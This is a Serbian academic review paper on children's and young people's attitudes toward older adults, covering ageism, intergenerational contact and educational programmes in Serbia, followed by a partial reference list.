Pored toga, posebno zabrinjava činjenica da stari danas na izvestan način postaju marginalizovana društvena grupa, naročito u zemljama koje prolaze kroz period tranzicije,

koju prate intenzivne socijalne promene, opšta kriza unutrašnjih vrednosti, pri čemu se sve veći značaj pridaje materijalnim stvarima, dok su pažnja, briga i razumevanje, uopšte, pa tako i kada je u pitanju starija populacija, potpuno zanemareni.

Stereotipi i predrasude prema starim osobama vrlo su prusutne u našoj sredini (Đorđević i sar., 2007; Komatina, 2003; Rašević i Mijatović, 2004), a kao naročito izražen problem, javlja se postojanje dubokog stepena međugeneracijskog neslaganja i nerazumevanja, koje neretko rezultira i nasiljem prema starijim licima (Srnić, 2010). Starija populacija sa jedne strane ima svoje specifične potrebe i zahteva posebnu pažnju društva, a sa druge strane, upravo te specifičnosti ove uzrasne grupe stvaraju brojne predrasude, otpore i negativne stavove mlađe populacije (Rašević i Mijatović, 2004; Ševo, 2007).

Studije sprovedene u našoj sredini potvrđuju ono što se svakodnevno može zapaziti u različitim socijalnim kontekstima, kada je reč o odnosu prema starim osobama. Naime, u porodičnom okruženju, u zdravstvenom i socijalnom sistemu, kao i u obrazovno-kulturnom domenu zapaža se nedostatak osetljivosti za potrebe starih osoba, kao i zanemarivanje njihovih specifičnosti i potcenjivanje mogućnosti starijih

ljudi (Despotović, 2012; Gašić-Pavišić, 2012; Pešić, 2007; Rašević i Mijatović, 2004; Ševo, 2007).

S obzirom na to da socio-demografski podaci i socijalne tendencije govore da naša populacija sve više stari i da će u narednim godinama i decenijama broj starih osoba biti znatno povećan, posebno u većim gradskim sredinama (Pešić, 2007; Rašević i Penev, 2001), briga o starima se mora ozbiljno shvatiti od strane celokupne društvene zajednice. Upravo u tom smislu, naročit značaj i ulogu imaju mlade generacije koje dolaze i postepeno izgrađivanje njihove svesti o potrebama i nužnosti brige o starijim licima. Nužno je shvatanje prolaznosti i doslednosti, koje čekaju svakoga od nas.

Kako na mladima ostaje preuzimanje odgovornosti u budućnosti za celokupan odnos društvene zajednice prema starijoj populaciji, od velikog je značaja ispitivanje njihovog odnosa i stavova prema potrebama i mogućnostima starih osoba, te dobijanje jasnog uvida u postojanje međugeneracijskog neslaganja i činioce koji doprinose tom neslaganju.

Polazeći od potpunog uvida u stavove dece i omladine prema potrebama i mogućnostima starih, moguće je i na odgovarajući način planirati primerene aktivnosti i razvojno-edukativne programe sa ciljem približavanja mladih starijima i sprečavanja svih onih negativnih individualnih i socijalnih posledica koje nosi sukob generacija i neprihvatanje starijih osoba kao ravnopravnih članova društvene zajednice. Imajući sve navedeno u vidu i polazeći od nalaza prethodnih studija koje su se bavile problematikom stare populacije, osnovni zadatak i cilj ovog rada jeste prikazivanje odnosa i oblika ponašanja dece i mladih prema populaciji starih osoba, i to posmatrano kroz različite društvene kontekste – u porodičnom okruženju, zdravstvenom i obrazovnom sistemu, kao i domenu socijalne i kulturne podrške.

Ovaj složeni i višestruko uslovljeni odnos mladih prema starijim članovima društvene zajednice biće prikazan putem razmatranja trenutne situacije u našem društvenom okruženju, kada je reč o zadovoljenju potreba i mogućnosti starih osoba, u kontekstu nalaza prethodnih studija koje su ispitivale ovu problematiku, odnosno, navođenjem rezultata istraživanja, realizovanih sa osnovnim ciljem ispitivanja stavova dece i mladih prema potrebama i mogućnostima starih osoba, kao i studija sprovedenih sa svrhom evaluacije efikasnih načina prevladavanja postojećeg međugeneracijskog nerazumevanja i nesklada.

SPECIFIČNOSTI ODRASTANJA U SAVREMENOM SOCIJALNOM OKRUŽENJU

Uslovi odrastanja i način vaspitanja dece i omladine bitno su se promenili poslednjih godina. Baš kao i samo društvo, koje je još uvek u fazi intenzivnih promena i preispitivanja osnovnih vrednosti ponašanja, koje još uvek nisu sasvim uobičajene, tako su i ranije smernice u pogledu vaspitanja dece i mladih u značajnoj meri napuštene i trenutno se odrasli nalaze pred brojnim nedoumicama i dilemama u pogledu delovanja na generacije koje su u periodu intenzivnog razvoja.

Tempo života postao je vrlo brz, tradicionalni društveni standardi i etičke norme su u velikom stepenu prevaziđeni i odbačeni, a brojni negativni modeli

ponašanja značajno su prisutni u životima dece i mladih – u njihovom neposrednom porodičnom i vršnjačkom okruženju, u širem socijalnom kontekstu, baš kao i u domenu medijske subkulture i savremenih elektronskih društvenih mreža.

Roditeljima i nastavnicima postalo je vrlo teško kontinuirano usmeravati decu i mlade u pravcu podsticanja društveno poželjnih obrazaca ponašanja, upravo zbog prethodno navedenih činilaca.

Evidentan je porast različitih vidova neprilagođenog i problematičnog oblika ponašanja među decom i mladima, koje počinje da se javlja na sve nižim uzrasnim etapama, za šta su posebno odgovorni negativni oblici ponašanja koji su dominantni u neposrednom socijalnom okruženju u kome odrastaju generacije.

U porastu je pojava negativnih osećanja na adolescentskom uzrastu, poput opšte zabrinutosti za sebe i svoju budućnost, različitih strahovanja, depresija i tužnih osećanja, bezvoljnosti, nezainteresovanosti, koja se često tumači kao lenjost deteta, te osnovne smetnje dugo ostanu neprepoznate od strane okoline.

U opštoj socijalnoj klimi u kojoj odrastaju današnje generacije dece i mladih sve veći primat dobija svet materijalnih stvari, dok se duhovne vrednosti u značajnoj meri zanemaruju, te dolazi do širenja karakterističnog osećaja izolovanosti i otuđenja među mladima. U takvim uslovima unutrašnje potrebe za pažnjom, razumevanjem, prihvatanjem i безусловnom podrškom, koja je osnov pravilnog emocionalnog i socijalnog razvoja dece i omladine, često ostaju delimično ili u potpunosti nezadovoljene, što se opet dalje veoma nepovoljno odražava na kvalitet različitih socio-emocionalnih odnosa koje deca i mladi ostvaruju sa značajnim osobama iz okruženja.

KARAKTERISTIKE POPULACIJE STARIH – SPECIFIČNE POTREBE, MOGUĆNOSTI U OKVIRU DRUŠTVENOG OKRUŽENJA

Populacija starijih osoba pripada vrlo specifičnoj uzrasnoj kategoriji. Naime, ovaj razvojni stadijum odlikuju posebna vrsta osetljivosti i postojanje brojnih rizika po fizičko i mentalno zdravlje, koji potiču iz unutrašnjeg, individualnog domena i spoljašnje sredine.

Starost i starenje nisu reči istoga značenja. Tako se pod starenjem podrazumeva fiziološki proces svojstven svim živim bićima, ireverzibilne prirode, koji započinje odmah po rođenju, i odvija se različitim tempom, u zavisnosti od različitih individualnih i sredinskih činilaca koji deluju u konkretnom slučaju. Starost čoveka se definiše i opisuje, pre svega, godinama života. Prema definiciji Ujedinjenih nacija (UN), starost nastupa nakon 65. godine života. Takođe, i Svetska zdravstvena organizacija (SZO) 65. godinu života opisuje kao početak starosti. Svetska zdravstvena organizacija (SZO) navodi kriterijume prema kojima se starost može podeliti na tri segmenta: ranu starost – od 65. do 74. godine života, srednju starost – od 75. do 84. godine i duboku starost, koja nastupa počev od 85. godine života (Stanković, 2010).

Staro doba karakteriše se posebnom vrstom paradoksa - dok sa jedne strane rastu individualne potrebe za podrškom okruženja prilikom suočavanja sa različitim

vrstama teškoća koje donosi starost sama po sebi, odnosno potrebe za pomoći od strane okoline prilikom snalaženja u svakodnevnim situacijama, sa druge strane za ovo starosno doba je karakterističan upravo izostanak ove socijalne podrške i nerazumevanje potreba starih od strane okoline (Despotović, 2012; Gašić-Pavišić, 2012; Jovanović, 2009; Pešić, 2007; Rašević i Mijatović, 2004; Ševo, 2007).

Prirodan razvojni tok dovodi do brojnih objektivnih psihofizičkih promena u starijem dobu. U ovom uzrasnom dobu dolazi do pada nivoa psihofizičke spremnosti, počinju da se javljaju različite vrste tegoba i smetnji na telesnom i zdravstvenom planu. Kod starijih postepeno opadaju mentalne i telesne sposobnosti, većina hroničnih oboljenja – hipertenzija, različiti metabolički poremećaji, kao što je dijabetes tipa 2, zatim srčana oboljenja, kao i kancerogena stanja, javljaju se upravo na ovom razvojnom stadijumu, što neminovno prati karakterističan unutrašnji doživljaj, odnosno, negativna osećanja – svest o prolaznosti života, strahovi za sopstveno zdravlje, strah od budućnosti, tuga, apatija, bezvoljnost i postepeno povlačenje (Jovanović, 2009; Pešić, 2007).

Pored povećanog rizika od razvoja smetnji na telesnom planu, dakle, u starijem dobu raste i mogućnost pojave smetnji na mentalnom nivou, pa čak i razvoja pravih psihičkih poremećaja, poput depresivnosti, starosne demencije, psihotičnih epizoda, kao i suicidalnih tendencija i izvršenja suicida (Jovanović, 2009; Milićević-Kalašić, 2010; Petrović, 2010).

Kognitivne sposobnosti starije populacije postepeno opadaju, baš kao i fizičke mogućnosti, što sasvim očekivano dovodi do negativnih unutrašnjih reakcija. Upravo ovaj sklop negativnih dešavanja na individualnom – fizičkom i mentalnom polju, dovodi do zavisnosti od podrške okruženja i pojačane potrebe za razumevanjem i brigom od strane neposredne okoline i šireg socijalnog sistema. Naime, starima je potrebno pružiti sistematsku brigu, kako bi se na odgovarajući način nosili sa promenama koje neminovno dolaze, i kroz koje ćemo svi mi proći u određenom trenutku.

Pored neminovnog suočavanja sa promenama na telesnom i mentalnom planu, koje starost svakako donosi, posebno zabrinjava odnos okoline prema starim osobama, pogotovo jer je taj činilac koji bitno određuje kvalitet života i adaptaciju u starim danima, podložan promenama, ali samo ukoliko postoji svest o tome i volja da se pomogne starim licima.

Usamljenost i osećaj odbačenosti i izlovanosti su stanja koja vrlo često prate populaciju starih osoba (Despotović, 2012; Gašić-Pavišić, 2012; Milićević-Kalašić, 2010; Pešić, 2007). Način života i uslovi u kojima žive stare osobe veoma zavise od njihovog socijalnog okruženja. Dok je mlad čovek u stanju potpuno samostalno da se brine o sebi i zadovoljenju svojih brojnih potreba, stari ljudi su neretko vrlo zavisni od pomoći okoline, čak i u zadovoljenju najosnovnijih životnih potreba (samostalno hranjenje, kretanje, oblačenje), ukoliko postoji teža bolest, odnosno invaliditet.

Kada je reč o odnosu porodičnog okruženja, zdravstvenog i socijalnog sistema, kao i obrazovno-kulturnih mogućnosti koje stoje na raspolaganju starima, aktuelna situacija u našem društvu prilično je zabrinjavajuća i ukazuje na opšti nedostatak osetljivosti za potrebe starih, u svim važnim socijalnim aspektima i domenima (Despotović, 2012; Đorđević i sar., 2007; Gašić-Pavišić, 2012; Pešić, 2007; Srnić, 2010).

Porodično okruženje u poznim godinama značajno deluje na opšte mentalno stanje i psihofizičko zdravlje starih osoba, no ono je često vrlo nepovoljno upravo u ovom periodu života (Milić, 2012; Polovina, 2012).

Deca starih osoba, po pravilu, već su zasnovala sopstvene porodice, vode svoje živote, opterećene brojnim obavezama vezanim za profesionalni i privatni život, a neretko su i kilometrima daleko od svojih roditelja (Polovina, 2012). U starosti je jedan od najčešćih stresnih događaja i gubitak bračnog partnera, tako da stare osobe neretko ostaju sasvim same, bez adekvatne porodične podrške. Sve ovo utiče vrlo nepovoljno na njihovo mentalno i fizičko zdravlje, pri čemu osećanje usamljenosti i tuge, često postaje okidač za pojavu smetnji na telesnom planu (Despotović, 2012; Pešić, 2007).

Adekvatan zdravstveni i socijalni sistem, osetljiv za potrebe i specifičnosti starije populacije imperativ je svakog savremeno uređenog društva. I u ovom domenu, kao i kada je reč o porodičnom okruženju, potrebe starih za brigom i razumevanjem postepeno rastu, dok zdravstvena briga i socijalna osetljivost naglo opadaju, kada je reč o starim licima (Srnić, 2010; Ševo, 2007). Čini se da ovakav nesklad postoji i kad je reč o zdravstvenoj brizi u okviru domova zdravlja, kao i kad se radi o uslovima bolničkog lečenja. Takođe, starija lica su suočena i sa materijalnim teškoćama, jer su njihova primanja najčešće potpuno nesrazmerna sa izraženim potrebama za lekovima i pojačanom negom od strane medicinskog osoblja. Socijalna komponenta neosetljivosti za osnovne životne potrebe starih, ovde naročito dolazi do izražaja, te je neophodno još dosta pažnje posvetiti osvešćivanju kompletnog društva o značaju brige o starim licima (Despotović, 2012; Gašić-Pavišić, 2012; Ševo, 2007).

Obrazovne i kulturne potrebe ne prestaju sa odlaskom u penziju i završetkom profesionalne karijere, već naprotiv, pozno doba bi trebalo da pruži svojevrzne mogućnosti za zadovoljenje ovih potreba. No, i u ovom segmentu nije povoljna situacija u društvu, i dok se sa jedne strane apeluje na neophodnost i potrebu za doživotnim učenjem i obrazovanjem, većina predviđenih i organizovanih aktivnosti u ovom domenu namenjena je isključivo mlađoj populaciji, pri čemu su čak primetno zanemarene i osobe srednjih godina.

Govoreći o ovom problemu starije populacije, od naročite je važnosti imati u vidu činjenicu da permanentno učenje i obrazovanje, u najširem smislu te reči, predstavljaju jedan od najznačajnijih pokazatelja kvaliteta života, opšteg zadovoljstva životom i u skladu sa tim i mentalnog i psihofizičkog zdravlja.

Nalazi prethodnih istraživanja jednoznačno potvrđuju postojanje pozitivne veze između učenja u odraslom i starom dobu, sa jedne strane, kao i kvaliteta života, opšteg zadovoljstva životom i doživljaja psihički dobrog stanja, sa druge strane, a koje je istovremeno jedan od glavnih činilaca i preduslova mentalnog i opšteg psihofizičkog zdravlja u starijim i poznim godinama. Studije govore da permanentno obrazovanje pozitivno deluje na socijalnu prilagođenost.

Uprkos svim teškoćama na ličnom i socijalnom planu, naročito je važno istaći da na starost nikako ne smemo gledati a priori kao na doba koje neminovno mora biti obeleženo smanjenim sposobnostima, bolešću, strahovima, rezignacijom i apatijom. I stariji ljudi imaju u dovoljnoj meri očuvane kapacitete za kvalitetan život i zadovoljstvo koje proizilazi iz lepih životnih trenutaka. Potrebna je samo povećana doza svesti o njihovim potrebama i mogućnostima od strane njihove socijalne sredine,

a posebno generacija koje dolaze i na kojima ostaje odgovornost za promene u individualnoj i sistemskoj brizi o starijim licima. Atlas.

AKTUALIZACIJA POZITIVNOG STAVA MLADIH PREMA STARIM OSOBAMA

Posmatrano sa kulturno-istorijskog aspekta, odnos mladih naraštaja i društva u celini, prema populaciji starih osoba, menjao se postepeno, kako su se smeljivale i razvijale ljudske civilizacije. U vreme antičke grčke civilizacije, starije osobe su uživale sve privilegije i veliki ugled među mlađim naraštajima, i bile su vrlo cenjene i dragocene u društvenoj piramidi. One su nazivane „živim bibliotekama“ i bile su retke i značajne za društvo, prvenstveno zbog slabe pismenosti stanovništva i kratkog trajanja životnog veka u to vreme. Međutim, brojne kasnije kulturno-istorijske epohe, neće biti ni približno u tolikoj meri biti naklonjene starijima (Stanković, 2010).

Izvesna vrsta sukoba generacija, mladih i starih, dece i odraslih, čini se da je postojala u određenom obliku oduvek, posmatrano kroz različita vremena i različita društveno-istorijska i kulturna uređenja. Međutim, savremeni uslovi i aktuelni socijalni kontekst u koje je taj odnos danas smešten vrlo su specifični, te je i priroda ovog odnosa bitno drugačija u odnosu na prethodne društveno-istorijske i vremenske odrednice.

Naime, ono što se evidentno zapaža, kada je reč o odnosu mladih prema starijoj populaciji u današnje vreme, to je značajno mimoilaženje u stavovima i vrednosnim odredbama. Ovo proizilazi iz celokupne trenutne situacije u društvu, kao i iz specifičnih okolnosti u kojima su deca i mladi odrastali poslednjih decenija.

Gašić-Pavišićeva ističe da dosadašnje studije govore da su negativni stavovi dece i mladih prema starima i starenju postali globalni trend, te da se ovi stavovi razvijaju još na ranom predškolskom uzrastu i da u velikoj meri zavise od kontakata koje deca i mladi ostvaruju sa starijim osobama (Gašić-Pavišić, 2012).

Jedan od vrlo značajnih činilaca koji dovodi do negativnog odnosa dece i mladih prema starosti i starenju u najširem smislu, a posebno prema starim osobama u njihovoj okolini, kako pokazuju rezultati istraživačkih studija sprovedenih u našoj sredini, jesu vrlo razvijeni stereotipi i predrasude među decom i mladima prema populaciji starih osoba i starenju, generalno (Đorđević i sar., 2007; Jovanović, 2009; Jovanović, 2010; Ševo, 2007).

Đorđević i saradnici navode da je još Batler 1969. godine prvi put upotrebio termin „ejdžizam“ (Batler, 1969, prema Đorđević i sar., 2007), za označavanje sistematskog stereotipiziranja i diskriminisanja starijih osoba.

Posledice ejdžizma, kako navode autori, ogledaju se u domenu diskriminacije u profesiji i na radnom mestu, u neravnopravnom položaju koji starije osobe imaju u sistemu zdravstvene zaštite, kao i u stigmatizaciji u različitim socijalnim odnosima (Đorđević i sar., 2007; Jovanović, 2009; Jovanović, 2010; Ševo, 2007).

Studije koje su se bavile odnosom dece i mladih prema starima i starenju u našoj sredini prilično su malobrojne. Cilj istraživanja koje je sprovedla Ćirovićeva sa saradnicima bio je upravo da se ispituju stavovi dece prema starima u našoj sredini. U istraživanju su učestvovala 64 deteta uzrasta deset godina i 81 dete uzrasta četrnaest godina, oba pola. Upotrebljen je set instrumenta za merenje implicitnih i eksplicitnih

stavova dece prema starima: Test implicitnih asocijacija, Skala semantičkog diferencijala, Skala za merenje stavova prema starima, Frabonijeva skala za merenje stavova prema starima i upitnik o kvalitetu i kvantitetu kontakta sa starim osobama. Obe uzrasne grupe ispoljile su negativne implicitne stavove prema starima. Desetogodišnjaci pokazuju neutralne i umereno pozitivne eksplicitne stavove prema starima, a stavovi adolescenata su umereno negativni. Autori su zaključili da su nalazi ovog istraživanja saglasni sa nalazima prethodnih studija koje govore da stavovi dece sa odrastanjem postaju sve negativniji, kao i sa istraživanjima koja ukazuju na pozitivan uticaj kontakta. Utvrđeno da se dečaci i devojčice ne razlikuju po pitanju stavova prema starima (Ćirović i sar., 2012).

Istraživanje koje je realizovao Davidović sa saradnicima 2007. godine, pokazalo je da skoro trećina dece starosti od 10 do 16 godina (29%) smatra da je starost ružna i neprivlačna, iz čega u određenoj meri proizilazi i njihov odnos prema starim licima (Davidović i sar., 2007, prema Đorđević i sar., 2007).

Autori smatraju da su predrasude i negativni odnosi mladih prema starima u najvećoj meri stečeni i naučeni putem posmatranja ponašanja značajnih socijalnih modela u okolini deteta, što ostavlja veliku mogućnost i pruža značajnu šansu za postizanje promene ovog odnosa (Đorđević i sar., 2007; Jovanović, 2009; Jovanović, 2010; Maksić, 2012; Ševo, 2007).

Tako nalazi istraživačkih studija koje su se bavile efektima različitih školskih programa i projekata, koji su imali za cilj da deca i mladi putem kontakata sa starim licima razviju pozitivan odnos prema njima, potvrđuju da odgovarajuća edukacija i primereni iskustveni programi imaju veoma pozitivan uticaj, te su deca i mladi obuhvaćeni ovakvim vrstama programa, imala značajno pozitivniji stav prema starim licima, u odnosu na kontrolnu vršnjačku grupu (Đorđević i sar., 2007).

Temelje pozitivnog odnosa dece i mladih prema starim licima neophodno je početi graditi još u najranijim danima detinjstva, u primarnoj porodici deteta. Neophodno je stalno ukazivati i sopstvenim primerom pokazivati deci i mladima na značaj vrednosti koje imaju uzajamno uvažavanje i međusobno poštovanje, topla reč, pažnja, razumevanje, požrtvovanost i saosaćejnost za potrebe drugih, generalno, pa tako i starih lica (Jovanović, 2010).

U vreme kada smo svi na neki način okrenuti isključivo sebi i zadovoljenju sopstvenih želja i nastojanja, što savremena zapadna civilizacija u velikoj meri promoviše, a ubrzan tempo života sve više nameće, postepeno se zaboravljaju osnovne ljudske vrednosti, što se svakako ogleda i u odnosu koji deca i mladi danas imaju prema staroj populaciji.

Autori ističu da se rešenje za postojanje međugeneracijskog sukoba i jaza nalazi u dvosmernim aktivnostima – sa jedne strane potrebno je kod starih osoba podsticati individualni i socijalni razvoj i okretanje ka mladima, dok je kod dece i mladih neophodno razvijati osećaj tolerancije, poštovanje starijih i razumevanje potreba starih ljudi. Tek u takvim okolnostima moguće je prevazići nesporazume i konflikte, i razviti željene odnose među generacijama (Jovanović, 2010).

Takođe, opštu populacionu edukaciju o svim značajnim psihološkim, socijalnim i zdravstvenim aspektima starenja i starosti neophodno je sprovoditi dosledno i sistematski, uključivši neizostavno i školski kontekst, odnosno, vaspitanje i obrazovanje koje se stiče u školi. Sticanjem odgovarajućih znanja u školi, o

karakteristikama starosti i starije populacije, postepeno se ruše stereotipi i predrasude i gradi pozitivan odnos i odgovarajuće ponašanje dece i mladih prema starim licima. Na taj način vrlo efikasno je moguće promovisati intergeneracijsku solidarnost i podsticati pozitivne stavove i poželjna ponašanja dece i mladih prema starijim osobama (Rašević i Mijatović, 2004).

Prilikom kreiranja edukativnih i iskustvenih programa i intervencija, posebno je važno imati u vidu značaj odgovarajućeg sistema socijalne podrške starim licima, čiji su neizostavan deo deca i mladi, i na kojima ostaje briga o starima u budućnosti, a u kontekstu delovanja na kvalitet života i zdravlje starije populacije (Despotović, 2012). Što su odnosi mladih prema starima bolji i što su razumevanje i emotivna i funkcionalna podrška mladih na višem stepenu, veći su i procenjeni objektivni kvalitet života starih, kao i subjektivno zadovoljstvo i nivo psihofizičkog zdravlja starije populacije (Despotović, 2012).

PRINCIPI I ULOGA PEDAGOŠKIH PROGRAMA SA CILJEM RAZVOJA POZITIVNOG ODNOSA DECE PREMA POPULACIJI STARIH OSOBA

Uloga pedagoško-razvojnih programa sa ciljem podsticanja pozitivnog odnosa dece i mladih prema populaciji starih ljudi dobija sve veći značaj kako u svetu, tako i kod nas. Primena ovakvih programa dala je pozitivne rezultate, posmatrano kako sa aspekta vaspitanja i razvoja dece i mladih, tako i sa aspekta unutrašnjeg doživljaja i kvaliteta života starih osoba. Dakle, uspostavljanje relacija i dobrih odnosa pozitivno se odražava na obe strane.

U osnovi velikog broja ovih programa kojima je cilj uspostavljanje međusobnog kontakta i pozitivnih odnosa dece i mladih prema starim osobama, nalazi se Olportova hipoteza tzv. optimalnog kontakta, prema kojoj kontakt među pripadnicima različitih grupa doprinosi izgradnji pozitivnih stavova prema članovima iz druge grupe (uzrasne, rasne, nacionalne i sl.) i učvršćivanju međusobnog poverenja među članovima grupa, dovodeći do smanjenja stereotipa i predrasuda prema individuama iz druge skupine (Allport, 1954).

Odlike kooperativnog učenja putem neposrednog iskustva, socijalnih interakcija učesnika i aktiviranja pozitivnih efekata grupnih procesa (Ševkušić-Mandić, 2003), naročito dolaze do izražaja prilikom primene programa u kojima zajednički učestvuju deca, mladi i starije osobe. Deca i mladi na taj način imaju priliku da kroz saradnju sa starijima aktivno i samostalno usvajaju željene obrasce ponašanja, a prednosti aktivne uloge u procesu saznavanja i učenja su brojne – kroz slikovitu i intenzivnu komunikaciju sa starijima, deca i mladi se razvijaju kao ličnosti, podstiču se inicijativa i samostalnost dece, postepeno se gradi njihova sposobnost odlučivanja, baš kao i sposobnost empatije i socijalno-komunikacione veštine dece i mladih (Ševkušić-Mandić, 2003).

Tomašićeva navodi nalaze većeg broja studija koje su za cilj imale ispitivanje kvaliteta odnosa dece i adolescenata prema starim osobama, pri čemu su prvenstveno evaluirani različiti pedagoški programi podsticanja međugeneracijskog kontakta (Tomašić, 2011). Nalazi ovih evaluativnih studija nedvosmisleno potvrđuju da deca

predškolskog, ranog školskog uzrasta, baš kao i adolescenti, počinju manifestovati pozitivne stavove prema starijim osobama nakon uključivanja u neposredni međusobni kontakt sa njima, obično kroz realizovanje zajedničkih aktivnosti, što se pokazalo kao naročito delotvoran metod (Caspi, 1984, Chapman, Neal, 1990, Cuoper et al., 1991, Meshel, McGlynn, 2004, prema Tomašić, 2011). Pozitivne efekte imali su programi koji su u svojoj osnovi sadržali radioničarski rad u koji su bila uključena osnovnoškolski, srednjoškolski i stare osobe, kao i programi koji su obuhvatali pružanje pomoći starim osobama od strane dece i mladih. I u onim studijama eksperimentalnog karaktera, gde je bila uključena kontrolna grupa dece i mladih, koji nisu učestvovali u programu, potvrđeni su pozitivni uticaji međugeneracijskog kontakta na decu, adolescente i stare osobe. Direktni kontakt sa starim osobama pokazao se mnogo delotvornijim od slušanja predavanja o starima.

Cilj istraživanja koje je sprovedla Tomašićeva bio je ispitivanje uticaja međugrupnog kontakta na eksplicitne i implicitne pretpostavke i stavove adolescenata prema starim licima (Tomašić, 2011). Nalazi ove studije su pokazali da adolescenti negativnije opažaju i doživljavaju starije osobe u odnosu na mlađe, i kada je reč o eksplicitnim, i kada je reč o implicitnim stavovima i pretpostavkama. Takođe, značajnim se pokazao kvalitet kontakta sa starijima, koji je povezan sa eksplicitnim stavovima koje deca i mladi razvijaju prema starim licima. Zaključak autora je da deci i mladima treba obezbediti kvalitetne kontakte sa starijim osobama, kako sa rodbinom, tako i sa licima sa kojima nisu rodbinski povezani.

U našoj zemlji je tokom 2007. godine realizovan značajan projekat „U susret starima“, čija je osnovna ideja bila da se mlađe generacije na različite načine uključe u pružanje pomoći starijim licima u lokalnoj zajednici (Gavrilović, 2008). Polazeći od osnovnog principa „pomoć u kući“, pripadnici mlađih generacija su starijima pružili ukupno 37 različitih vrsta usluga – od kupovine osnovnih životnih namirnica, preko plaćanja računa, odlaska u apoteku po lekove, pratnje prilikom odlaska starijeg lica kod lekara, pa sve do pružanja emotivne i psihosocijalne podrške starijim osobama. Evaluacija sprovedenog programa potvrdila je njegovu svrsishodnost i opravdanost. Poraslo je zadovoljstvo starijih lica kvalitetom pružene podrške od strane mladih, a i kod mlađih učesnika programa, u znatnoj meri se razvio pozitivan odnos prema starim licima, te je ukazano na neophodnost sprovođenja ovakvih i sličnih programa u našoj sredini i u budućnosti. Inače ovaj projekat je odobren od strane komisije Sekretarijata dečje i socijalne zaštite, što upućuje na opravdanost projekta sa etičke strane, koja se odnosi na pitanje uključivanja osetljivih grupa populacije (deca, mladi, starija lica) u pedagoško-razvojne programe.

Tokom 2010. godine u Beogradu je realizovan pedagoško-razvojni program u okviru pod nazivom „Mladi pomažu starima“, u kome su bili angažovani mladi bez roditeljskog staranja koji su bili u domskom smeštaju ili u hraniteljskoj porodici, kao i stipendisti Fondacije solidarnosti Srbije, koji su pomagali starim licima na listi čekanja za „pomoć u kući“. Mladi angažovani u okviru ovog programa su pet puta nedeljno obilazili stara lica u svojim domovima, kupovali im potrebne životne namirnice i lekove, pomagali u spremanju kuće i sitnim opravkama. Ovim putem postignuto je unapređenje kvaliteta vaspitanja mladih, oni su razvili pozitivan, human odnos prema starim licima i postali su osetljivi za njihove potrebe, a takođe su unapredili volonterska znanja i veštine. Kada je reč o starim licima, efekti programa

su se odrazili na nivo zadovoljstva starih lica, nivo socio-emocionalne podrške starima, kao i celokupan kvalitet njihovog života (Agencija za evropske integracije i saradnju sa udruženjima, 2010).

Positivan društveni trend u našoj zemlji, kada je reč o nastojanjima da se prevlada međugeneracijski jaz i da se deca i mladi ljudi u što većoj meri približe starim licima, evidentan je ne samo na polju prakse, već i u području naučnog delovanja. Tako je decembra 2012. godine u organizaciji Instituta za pedagoška istraživanja i Gerontološkog društva Srbije održana naučna konferencija nacionalnog nivoa, pod nazivom „Odnos mladih prema starima i starenju“. Konferencija je organizovana u okviru obeležavanja Evropske godine aktivnog starenja i međugeneracijske solidarnosti, a obuhvatila je veći broj tema koje u različitim kontekstima opisuju odnose mladih prema starima i starenju – u porodici, u školi i vaspitno-obrazovnom sistemu, u pojedinim profesijama, u javnom sektoru – zdravstvo, socijalna politika, kultura i sl. Na taj način, u okviru ovog naučnog skupa, tema odnosa mladih prema starima i starenju pozicionirana je u značajan pedagoško-razvojni kontekst, čiji je osnovni cilj davanje doprinosa izgradnji solidarnih, konstruktivnih i kvalitetnih međugeneracijskih odnosa u našem društvu. Kroz veći broj naučnih radova prikazani su stavovi dece i mladih prema starim licima u našem okruženju (Ćirović i sar., 2012; Gašić-Pavišić, 2012; Maksić, 2012; Marić, 2012c), odnosi mladih i starih u porodici i široj socijalnoj sredini (Milić, 2012; Polovina, 2012; Ljubičić, 2012), predstavljeni su najsavremeniji vidovi međugeneracijskih programa i programa integracije starih osoba u društvo (Pejatović i sar., 2012; Urošević, 2012), kao i mogućnosti celoživotnog učenja koje stoje na raspolaganju starijim licima u našoj sredini (Mirkov, 2012; Marušić, 2012). Naglasak je stavljen na pedagoške implikacije istraživanja o odnosima dece i mladih prema starim osobama.

ZAKLJUČAK

Značaj oblika ponašanja dece i mladih prema starijim osobama trebalo bi da zauzme posebno mesto u pedagoškoj praksi i radu sa učenicima svih uzrasta. Od najranijeg doba je potrebno negovati i razvijati pozitivan odnos dece prema starijim osobama u okruženju, pre svega u porodici, ali i prema starim licima, generalno. U tome posebnu ulogu igraju roditelji, vaspitači, učitelji i nastavnici.

Positivan odnos dece i mladih prema starim licima obostrano je koristan i sa pedagoško-razvojnog aspekta poželjan, te je neophodno sistematski raditi na podsticanju i razvijanju poboljšanja odnosa između dece i starijih. Uloga celokupne društvene zajednice u tom smislu je velika, s obzirom da se kreiranjem i realizacijom odgovarajućih pedagoško-razvojnih programa kvalitet ove relacije znatno poboljšava, čime se doprinosi ne samo pravilnom vaspitanju dece i mladih, već i kvalitetnijem životu starih osoba, što ukazuje i na povoljne oblike ponašanja mladih, čiji će celokupan stil života biti dekontekstualizovan iz okvira medijske culture i usmeren na stvaranje života.

Opšte ljudske vrednosti kao što su poštovanje, razumevanje, altruistička nastojanja, sklonost saosećanju i pružanju socio-emocionalne empatije, altruizma, podrške drugima, potrebno je putem vaspitanja i edukacije negovati kod dece od

najranijeg uzrasta, jer će jedino na taj način deca i mladi biti u mogućnosti da izrastu u zrele ličnosti, sposobne da konstituišu i zero okvir svog sopstvenog života. U daljim implementacijama rada, preporučuju se podsticajni pedagoški program i njihova primena u svim oblicima formalnog i neformalnog obrazovanja.

REFERENCES

1. Agencija za evropske integracije i saradnju sa udruženjima (2010). „Zvezde Beograda 2010. –
2. Najbolji projekti organizacije civilnog društva finansirani iz budžeta grada Beograda u 2010. godini“.
3. Allport, G. W. (1954). *The nature of prejudice*. Cambridge, MA: Perseus Books.
4. Čirović, I., Pavlović, M., Gašić-Pavišić (2012). Stavovi dece prema starima.
5. Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
6. Despotović, M. (2012). Merenje uticaja socijalne mreže i socijalne podrške na zdravlje i kvalitet života starih. *PONS - medicinski časopis*, 9(2), 70-76.
7. Đorđević, Z., Erceg, P., Despotović, N., Milošević, D.P., Davidović, M. (2007).
8. Predrasude prema starenju. U M. Tasić, M. Davidović, A. Milićević-Kalašić,
9. G. Ševo (ur.), *Gerijatrijski praktikum (1-5)*. Beograd: Gradski zavod za gerontologiju, kućno lečenje i negu, Kliničko-bolnički centar "Zvezdara".
